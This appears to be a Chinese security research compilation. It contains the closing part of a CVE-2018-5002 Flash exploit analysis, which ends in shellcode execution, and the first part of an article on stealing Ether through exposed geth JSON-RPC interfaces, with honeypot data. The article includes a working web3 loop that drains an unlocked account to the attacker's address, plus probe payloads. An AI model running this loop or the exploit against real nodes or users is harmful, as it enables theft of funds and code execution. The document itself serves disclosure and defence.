// call VirtualProtect()
_PayLoad.apply(null, args);

// restore old pointers
cls8.Set(pa, p4);
cls8.Set(ExecMgr, pTbl_old);
cls8.writeDWord64(p + 0x38, p5);
cls8.writeDWord64(p + 0x40, p6);
```

调用完后返回到上级函数，随后再次调用 replaceJitApply64 方法，用 shellcode+0x8 的地址去替换 apply 方法对应的虚函数地址。从而执行 shellcode。执行完 shellcode 后回到 Flash 代码，整个过程也不会造成 crash。

## 总结

CVE-2018-5002 是一个位于 avm2 解释器内的非常严重的漏洞，漏洞质量高，影响范围极为广泛。从原始 flash 的编译日志可以观察到，整套利用框架早在 2018.2.7 日就已经完成编译。该套利用代码通用性强，稳定性好，整体水平较高。

## References

[https://recon.cx/2012/schedule/attachments/43\\_Inside\\_AVM\\_REcon2012.pdf](https://recon.cx/2012/schedule/attachments/43_Inside_AVM_REcon2012.pdf)



# 金钱难寐，大盗独行——以太坊 JSON-RPC 接口多种盗币手法大揭秘

作者：知道创宇 404 区块链安全研究团队

原文来源：<https://paper.seebug.org/656/>

## 0x00 前言

2010 年，Laszlo 使用 10000 个比特币购买了两张价值 25 美元的披萨被认为是比特币在现实世界中的第一笔交易。

2017 年，区块链技术随着数字货币的价格暴涨而站在风口之上。谁也不会想到，2010 年的那两块披萨，能够在 2017 年末价值 1.9 亿美元。

以太坊，作为区块链 2.0 时代的代表，通过智能合约平台，解决比特币拓展性不足的问题，在金融行业有了巨大的应用。

通过智能合约进行交易，不用管交易时间，不用管交易是否合法，只要能够符合智能合约的规则，就可以进行无限制的交易。

在巨大的经济利益下，总会有人走上另一条道路。

古人的盗亦有道，在虚拟货币领域也有着它独特的定义。只有对区块链技术足够了解，才能在这场盛宴中偷到足够多的金钱。他们似那黑暗中独行的狼，无论是否得手都会在被发现前抽身而去。

2018/03/20，在《以太坊生态缺陷导致的一起亿级代币盗窃大案》[19] 和《揭秘以太坊中潜伏多年的“偷渡”漏洞，全球黑客正在疯狂偷币》[20] 两文揭秘以太坊偷渡漏洞（又称为以太坊黑色情人节事件）相关攻击细节后，知道创宇 404 团队根据已有信息进一步完善了相关蜜罐。

2018/05/16，知道创宇 404 区块链安全研究团队对偷渡漏洞事件进行预警并指出该端口已存在密集的扫描行为。

2018/06/29，慢雾社区里预警了以太坊黑色情人节事件（即偷渡漏洞）新型攻击手法，该攻击手法在本文中亦称之为：离线攻击。在结合蜜罐数据复现该攻击手法的过程中，知道创宇 404 区块链安全研究团队发现：在真实场景中，还存在另外两种新型的攻击方式：重放攻击和爆破攻击，由于此类攻击方式出现在偷渡漏洞曝光后，我们将这些攻击手法统一称为后偷渡时代的盗币方式。

本文将会在介绍相关知识点后，针对 偷渡漏洞 及 后偷渡时代的盗币方式，模拟复现盗币的实际流程，对攻击成功的关键点进行分析。

## 0x01 关键知识点

所谓磨刀不误砍柴功，只有清楚地掌握了关键知识点，才能在理解漏洞原理时游刃有余。在本节，笔者将会介绍以太坊发起一笔交易的签名流程及相关知识点。

### 1.1 RLP 编码

RLP (递归长度前缀)提供了一种适用于任意二进制数据数组的编码，RLP 已经成为以太坊中对对象进行序列化的主要编码方式。

RLP 编码会对字符串和列表进行序列化操作，具体的编码流程如下图：

0x00	→	0x00
0x41	→	0x41

0x414141	→	0x80 + len(0x414141)	0x414141	→	0x83414141
0x	→	0x80 + len(0x)	0x	→	0x80

Diagram illustrating the calculation of the address of the 56th element in an array:

- Initial calculation:  $0xb7 + \text{蓝色框长度} + \text{黄色框长度} + 0x41 * 56$
- Substitution:  $0xb7 + \text{len}(0x38) + 0x38 (\text{十进制: } 56) + 0x41 * 56$
- Final result:  $0xb8 + 0x38 + 0x41 * 56 = 0xb83841414141....$

The diagram illustrates the process of finding the start of a string in memory. It shows two memory locations. The first location contains '0xc0 + 蓝色短长度' and '0x83414141 0x83424242'. The second location contains '0xc8' and '0x83414141 0x83424242'. An arrow points from the first location to the second, and another arrow points from the second location to the final result '0xc88341414183424242'.

[illegible]


result 字段中的 raw 和 tx 如下：

```
"raw":
"f86b01832dc6c083030d4094d4f0ad3896f78e133f7841c3a6de11be0427ed89881bc16d674ec800
00801ba0e2e7162ae34fa7b2ca7c3434e120e8c07a7e94a38986776f06dcd865112a2663a004591a
b78117f4e8b911d65ba6eb0ce34d117358a91119d8ddb058d003334ba4
"

"tx": {
  "nonce": "0x1",
  "gasPrice": "0x2dc6c0",
  "gas": "0x30d40",
  "to": "0xd4f0ad3896f78e133f7841c3a6de11be0427ed89",
  "value": "0x1bc16d674ec80000",
  "input": "0x",
  "v": "0x1b",
  "r": "0xe2e7162ae34fa7b2ca7c3434e120e8c07a7e94a38986776f06dcd865112a2663",
  "s": "0x4591ab78117f4e8b911d65ba6eb0ce34d117358a91119d8ddb058d003334ba4",
  "hash": "0x4c661b558a6a2325aa36c5ce42ece7e3cce0904807a5af8e233083c556fbdebc"
}
```

根据 RLP 编码的规则，我们对 tx 字段当作一个列表按顺序进行编码(hash 除外)。由于长度必定大于 55 字节，所以采用最后一种编码方式。

暂且先抛开前两位，对所有项进行 RLP 编码，结果如下：



合并起来就是

```
01832dc6c083030d4094d4f0ad3896f78e133f7841c3a6de11be0427ed89881bc16d674ec8000080
1ba0e2e7162ae34fa7b2ca7c3434e120e8c07a7e94a38986776f06dcd865112a2663a004591ab781
17f4e8b911d65ba6eb0ce34d117358a91119d8ddb058d003334ba4
```

一共是 214 位，长度是 107 字节，也就意味着第二位是 0x6b，第一位是 0xf7 + len(0x6b) = 0xf8,这也是最终 raw 的内容：

```
0xf86b01832dc6c083030d4094d4f0ad3896f78e133f7841c3a6de11be0427ed89881bc16d674ec80
000801ba0e2e7162ae34fa7b2ca7c3434e120e8c07a7e94a38986776f06dcd865112a2663a004591
ab78117f4e8b911d65ba6eb0ce34d117358a91119d8ddb058d003334ba4
```

## 1.2 keystore 文件及其解密

keystore 文件用于存储以太坊私钥。为了避免私钥明文存储导致泄漏的情况发生，keystore 文件应运而生。让我们结合下文中的 keystore 文件内容来看一下私钥是如何加密的：

keystore 文件来源：

[https://github.com/ethereum/tests/blob/2bb0c3da3bbb15c528bcef2a7e5ac4bd73f81f87/KeyStoreTests/basic\\_tests.json](https://github.com/ethereum/tests/blob/2bb0c3da3bbb15c528bcef2a7e5ac4bd73f81f87/KeyStoreTests/basic_tests.json)，略有改动

```
{
  "address": "0x008aeeda4d805471df9b2a5b0f38a0c3bcba786b",
  "crypto": {
    "cipher": "aes-128-ctr",
    "cipherparams": {
      "iv": "83dbcc02d8ccb40e466191a123791e0e"
    },
    "ciphertext": "d172bf743a674da9cdad04534d56926ef8358534d458ffccd4e6ad2fbde479c",
    "kdf": "scrypt",
    "kdfparams": {
      "dklen": 32,
      "n": 262144,
      "r": 1,
      "p": 8,
      "salt": "ab0c7876052600dd703518d6fc3fe8984592145b591fc8fb5c6d43190334ba19"
    },
    "mac": "2103ac29920d71da29f15d75b4a16dbe95cfd7ff8faea1056c33131d846e3097"
  },
  "id": "3198bc9c-6672-5ab3-d995-4942343ae5b6",
  "version": 3
}
```



```
}
```

在此，我将结合私钥的加密过程说明各字段的意义：

加密步骤一：使用 aes-128-ctr 对以太坊账户的私钥进行加密

本节开头已经说到，keystore 文件是为了避免私钥明文存储导致泄漏的情况发生而出现的，所以加密的第一步就是对以太坊账户的私钥进行加密。这里使用了 aes-128-ctr 方式进行加密。设置 解密密钥 和 初始化向量 iv 就可以对以太坊账户的私钥进行加密，得到加密后的密文。

keystore 文件中的 cipher、cipherparams、ciphertext 参数与该加密步骤有关：

- cipher: 表示对以太坊账户私钥加密的方式，这里使用的是 aes-128-ctr
- cipherparams 中的 iv: 表示使用 aes 加密使用的初始化向量 iv
- ciphertext: 表示经过加密后得到的密文

加密步骤二：利用 kdf 算法计算解密密钥

经过加密步骤一，以太坊账户的私钥已经被成功加密。我们只需要记住 解密密钥 就可以进行解密，但这里又出现了一个新的问题，解密密钥 长达 32 位且毫无规律可言。所以以太坊又使用了一个 密钥导出函数(kdf) 计算解密密钥。在这个 keystore 文件中，根据 kdf 参数可以知道使用的是 scrypt 算法。最终实现的效果就是：对我们设置的密码与 kdfparams 中的参数进行 scrypt 计算，就会得到 加密步骤 1 中设置的 解密密钥。

keystore 文件中的 kdf、kdfparams 参数与该加密步骤有关：

- kdf: 表示使用的 密钥导出函数 的具体算法
- kdfparams: 使用密钥导出函数需要的参数

加密步骤三：验证用户密码的正确性


假设用户输入了正确的密码，只需要通过步骤一二进行解密就可以得到正确的私钥。但我们不能保证用户每次输入的密码都是正确的。所以引入了验算的操作。验算的操作十分简单，取步骤二解密出的密钥的第十七到三十二位和 ciphertext 进行拼接，计算出该字符串的 sha3\_256 的值。如果和 mac 的内容相同，则说明密码正确。

keystore 文件中的 mac 参数与该步骤有关：

- mac: 用于验证用户输入密码的正确性。

综上所述，要从 keystore 文件中解密出私钥，所需的步骤是：





对于本文来说，步骤 2：以太坊对转账信息进行签名对于理解 3.4 节 利用离线漏洞进行攻击 十分重要。笔者也将会着重分析该步骤的具体实现。

从上文中我们可以知道，私钥已经被加密在 keystore 文件中，所以在步骤 2 进行签名操作之前，需要将私钥解密出来。在以太坊的操作中有专门的接口用于解锁账户：

personal.unlockAccount

在解锁对应的账户后，我们将可以进行转账操作。在用私钥进行签名前，存在一些初始化操作：

- 寻找 from 参数对应地址的钱包
- 判断必须传入的参数是否正确
- 将传入的参数和原本的设置参数打包成 Transaction 结构体

这里可以注意一点：Transaction 结构体中是不存在 from 字段的。这里不添加 from 字段和后面的签名算法有着密切的关系。

使用私钥对交易信息进行签名主要分为两步：

1. 对构造的列表进行 RLP 编码，然后通过 sha3\_256 计算出编码后字符串的 hash 值。
2. 使用私钥对 hash 进行签名，得到一串 65 字节长的结果，从中分别取出 r、s、v 根据椭圆加密算法的特点，我们可以根据 r、s、v 和 hash 算出对应的公钥。

由于以太坊的地址是公钥去除第一个比特后经过 sha3\_256 加密的后 40 位,所以在交易信息中不包含 from 的情况下,我们依旧可以知道这笔交易来自于哪个地址。这也是前文说到 Transaction 结构体中不存在 from 的原因。

在签名完成后,将会被添加进交易缓存池(txpool),在这个操作中,from 将会被还原出来,并进行一定的校验操作。同时也考虑到交易缓存池的各种极端情况,例如:在交易缓存池已满的情况下,会将金额最低的交易从缓存池中移除。

最终,交易缓存池中存储的交易会进行广播,网络中各节点收到该交易后都会将该交易存入交易缓存池。当某节点挖到新的区块时,将会从交易缓存池中按照 gasPrice 高低排序交易并打包进区块。

## 0x02 黑暗中的盗币方式：偷渡时代

### 2.1 攻击流程复现

攻击复现环境位于 ropsten 测试网络。

被攻击者 IP: 10.0.0.2 , 启动客户端命令为: geth --testnet --rpc --rpcapi eth --rpcaddr 0.0.0.0 console 账户地址为:  
0x6c047d734ee0c0a11d04e12adf5cce4b31da3921,剩余余额为 5 ether

攻击者 IP: 10.0.0.3 , 账户地址为  
0xda0b72478ed8abd676c603364f3105233068bdad

注:若读者要在公链、测试网络实践该部分内容,建议先阅读 3.2 节的内容,了解该部分可能存在的隐藏问题。

攻击者步骤如下:

攻击者通过端口扫描等方式发现被攻击者开放了 JSON-RPC 端口后,调用 eth\_getBlockByNumber eth\_accounts 接口查询当前节点最新的区块高度以及该节点上已有的账户。

```
>>> from web3 import Web3, HTTPProvider
>>> web3 = Web3(HTTPProvider("http://10.0.0.2:8545/"))
>>> web3.eth.blockNumber
3627413
>>> web3.eth.accounts[1]
'0x6c047D734EE0c0A11D04E12ADf5CCE4b31da3921'
```



攻击者调用 eth\_getBalance 接口查询当前节点上所有账户的余额。

```
>>> web3.eth.getBalance(web3.eth.accounts[1])
50000000000000000000
```

攻击者对存在余额的账户持续发起转账请求。

```
>>> while True:
...     try:
...         web3.eth.sendTransaction({
...             "from":web3.eth.accounts[1],
...             "to":web3.toChecksumAddress("0x1a0b72478ed8abd676c603364f3105233068bdad"),
...             "value": 4790000000000000000,
...             "gas": 21000,
...             "gasPrice": 100000000000000})
...     except:
...         time.sleep(1)
...         pass
...
HexBytes('0x4ad68aafc59f18a11c0ea6e25588d296d52f04edd969d5674a82dfd4093634f6')
```

一段时间后，被攻击者需要进行交易：

按照之前的知识点，用户需要先解锁账户然后才能转账。当我们使用 personal.unlockAccount 和密码解锁账户后，就可以在终端看到恶意攻击者已经成功发起交易。


```
> eth.accounts[1]
"0xc047e724ee0b1104e120f5c0e4b31da3921"
> eth.getBalance(eth.accounts[1])
50000000000000000000
> INFO [07-13|21:50:12] Imported new chain segment blocks=1 txs=19 ngas=1,250 elapsed=15.378ms ngasps=81.307 number=3627518 hash=8801bf1a39d6 cache=31.58nd
> personal.unlockAccount(eth.accounts[1],INFO [07-13|21:50:24] Imported new chain segment blocks=1 txs=31 ngas=2,832 elapsed=17.712ms ngasps=159.895 number=3627519 hash=3bbe06a61e5d
> personal.unlockAccount(eth.accounts[1],"adminadmin",300)
true
> INFO [07-13|21:50:32] Submitted transaction fullhash=0x4ad68aafc59f18a11c0ea6e25588d296d52f04edd969d5674a82dfd4093634f6 recipient=0xc047e724ee0b1104e120f5c0e4b31da3921
INFO [07-13|21:50:32] Submitted transaction fullhash=0xc047e724ee0b1104e120f5c0e4b31da3921 recipient=0xc047e724ee0b1104e120f5c0e4b31da3921
INFO [07-13|21:50:32] Submitted transaction fullhash=0x7ee9deb318853a1e714ce0e85841f248c6177c6f96f7f2d4bce48f08beec52 recipient=0xc047e724ee0b1104e120f5c0e4b31da3921
INFO [07-13|21:50:32] Submitted transaction fullhash=0xe2f7c8d02d80a66f2ff8c498cd6c8d5e7179fb4274fa010e800593606e7cf25b recipient=0xc047e724ee0b1104e120f5c0e4b31da3921
```

读者可以通过该链接看到恶意攻击者的交易信息。

攻击的流程图如下所示：



## 偷渡漏洞攻击流程



## 2.2 攻击成功的关键点解析

看完 2.1 节 偷渡漏洞 攻击流程，你可能会会有这样的疑问：

攻击者为什么可以转账成功？

如例子中所示，该地址只有 5 ether，一次被转走了 4.79 ether，如果我们解锁账户后在被攻击前发起转账，转走 1 ether，是否攻击者就不会攻击成功？

下文将详细分析这两个问题并给出答案。

### 2.2.1 攻击者可以通过 rpc 接口转账的原因

首先，分析一下关键的 unlockAccount 函数：

```
func (s *PrivateAccountAPI) UnlockAccount(addr common.Address, password string, duration
*uint64) (bool, error) {
    const max = uint64(time.Duration(math.MaxInt64) / time.Second)
    var d time.Duration
    if duration == nil {
        d = 300 * time.Second
    } else if *duration > max {
        return false, errors.New("unlock duration too large")
    } else {
        d = time.Duration(*duration) * time.Second
    }
    err := fetchKeystore(s.am).TimedUnlock(accounts.Account{Address: addr}, password, d)
    return err == nil, err
}
```

在判断传入的解锁时间是否为空、是否大于最大值后，调用 TimedUnlock() 进行解锁账户的操作，而 TimedUnlock() 的代码如下：

```
func (ks *KeyStore) TimedUnlock(a accounts.Account, passphrase string, timeout time.Duration)
error {
    a, key, err := ks.getDecryptedKey(a, passphrase)
    if err != nil {
        return err
    }

    ks.mu.Lock()
    defer ks.mu.Unlock()
    u, found := ks.unlocked[a.Address]
    if found {
        if u.abort == nil {
            // The address was unlocked indefinitely, so unlocking
```

```
// it with a timeout would be confusing.
zeroKey(key.PrivateKey)
return nil
}
// Terminate the expire goroutine and replace it below.
close(u.abort)
}
if timeout > 0 {
    u = &unlocked{Key: key, abort: make(chan struct{})}
    go ks.expire(a.Address, u, timeout)
} else {
    u = &unlocked{Key: key}
}
ks.unlocked[a.Address] = u
return nil
}
```

首先通过 `getDecryptedKey()` 从 `keystore` 文件夹下的文件中解密出私钥( 具体的解密过程可以参考 1.2 节的内容 ), 再判断该账户是否已经被解锁, 如果没有被解锁, 则将解密出的私钥存入名为 `unlocked` 的 `map` 中。如果设置了解锁时间, 则启动一个协程进行超时处理 `go ks.expire()`。

再看向实现转账的函数的实现过程 `SendTransaction() -> wallet.SignTx() -> w.keystore.SignTx()` :

```
func (s *PublicTransactionPoolAPI) SendTransaction(ctx context.Context, args SendTxArgs)
(common.Hash, error) {

    account := accounts.Account{Address: args.From}

    wallet, err := s.b.AccountManager().Find(account)

    .....

    tx := args.toTransaction()

    .....
```

```
signed, err := wallet.SignTx(account, tx, chainID)

return submitTransaction(ctx, s.b, signed)
}

func (w *keystoreWallet) SignTx(account accounts.Account, tx *types.Transaction, chainID *big.Int)
(*types.Transaction, error) {

    .....

    return w.keystore.SignTx(account, tx, chainID)
}

func (ks *KeyStore) SignTx(a accounts.Account, tx *types.Transaction, chainID *big.Int)
(*types.Transaction, error) {
    // Look up the key to sign with and abort if it cannot be found
    ks.mu.RLock()
    defer ks.mu.RUnlock()

    unlockedKey, found := ks.unlocked[a.Address]
    if !found {
        return nil, ErrLocked
    }
    // Depending on the presence of the chain ID, sign with EIP155 or homestead
    if chainID != nil {
        return types.SignTx(tx, types.NewEIP155Signer(chainID), unlockedKey.PrivateKey)
    }
    return types.SignTx(tx, types.HomesteadSigner{}, unlockedKey.PrivateKey)
}
```

可以看到，在 `w.keystore.SignTx()` 中，直接从 `ks.unlocked` 中取出对应的私钥。这就意味着如果执行了 `unlockAccount()` 函数、没有超时的话，从 `ipc`、`rpc` 调用 `SendTransaction()` 都会成功签名相关交易。

由于默认参数启动的 Go-Ethereum 设计上并没有对 `ipc`、`rpc` 接口添加相应的鉴权模式，也没有在上述的代码中对请求用户的身份进行判断，最终导致攻击者可以在用户解锁账号的时候完成转账操作，偷渡漏洞利用成功。

## 2.2.2 攻击者和用户竞争转账的问题

由于用户解锁账户的目的是为了转账,所以存在用户和攻击者几乎同时发起了交易的情况,在这种情况下,攻击者是如何保证其攻击的成功率呢?

在攻击者账号 0x957cD4Ff9b3894FC78b5134A8DC72b032fFbC464 的交易记录中,交易 0x8ec46c3054434fe00155bb2d7e36d59f35d0ae1527aa5da8ec6721b800ec3aa2 能够很好地解释该问题。

TxHash:	0x8ec46c3054434fe00155bb2d7e36d59f35d0ae1527aa5da8ec6721b800ec3aa2
TxReceipt Status:	Success
Block Height:	5901517 (127263 block confirmations)
TimeStamp:	21 days 15 hrs ago (Jul-04-2018 01:51:26 AM +UTC)
From:	0xab7f2baf977f02beb242af077a51ce9fa2cf83d2
To:	0x957cd4ff9b3894fc78b5134a8dc72b032ffb464
Value:	640.658629849462098406 Ether (\$301,007.05)
Gas Limit:	21000
Gas Used By Txn:	21000
Gas Price:	0.001149246311576087 Ether (1,149,246.311576087 Gwei)
Actual Tx Cost/Fee:	24.13417254309782 Ether (\$11,339.20)
Nonce & (Position):	37535   (0) (Also found 2 other dropped Txns #1, #2 with the same 'from' account nonce)
Input Data:	0x

相较于目前主流的 gasPrice 维持在 1 Gwei,该笔交易的 gasPrice 达到了惊人的 1,149,246 Gwei。根据 1.3 节 中介绍的以太坊交易流程可知:

1. 在交易签名完成后,交易就会被存入交易缓存池(txpool),交易会被进行校验。但是由于此时新的交易还没有打包进区块,所以用户和攻击者发起的交易都会存入交易缓存池并广播出去。
2. 当某节点挖到新的区块时,会将交易从交易缓存池中按照 gasPrice 高低进行排序取出并打包。gasPrice 高的将会优先被打包进区块。由于攻击者的交易的 gasPrice 足够高,所以会被优先被打包进区块,而用户的交易将会由于余额不足导致失败。这是以太坊保证矿工利益最大化所设计的策略,也为攻击者攻击快速成功提供了便利。

也正是由于较高的 gasPrice,使得该攻击者在与其它攻击者的竞争中(有兴趣的可以看看上图红框下方两笔 dropped Txns)得到这笔巨款。


## 2.3 蜜罐捕获数据

该部分数据截止 2018/03/21




在 偷渡漏洞 被曝光后 知道创宇 404 团队在已有的蜜罐数据中寻找到部分攻击的痕迹。

下图是 2017/10/01 到 2018/03/21 间蜜罐监控到的相关攻击情况：



被攻击端口主要是 8545 端口，8546、10332、8555、18082、8585 端口等也有少量扫描痕迹。



攻击来源 IP 主要集中在 46.166.148.120/196 和 216.158.238.178/186/226 上：



46.166.148.120/196 攻击者使用的探测 payload 主要是:

```
{"jsonrpc":"2.0","method":"eth_getBlockByNumber","params":["0x1", false], "id":309900}
```

216.158.238.178/186/226 攻击者使用的探测 payload 主要是:

```
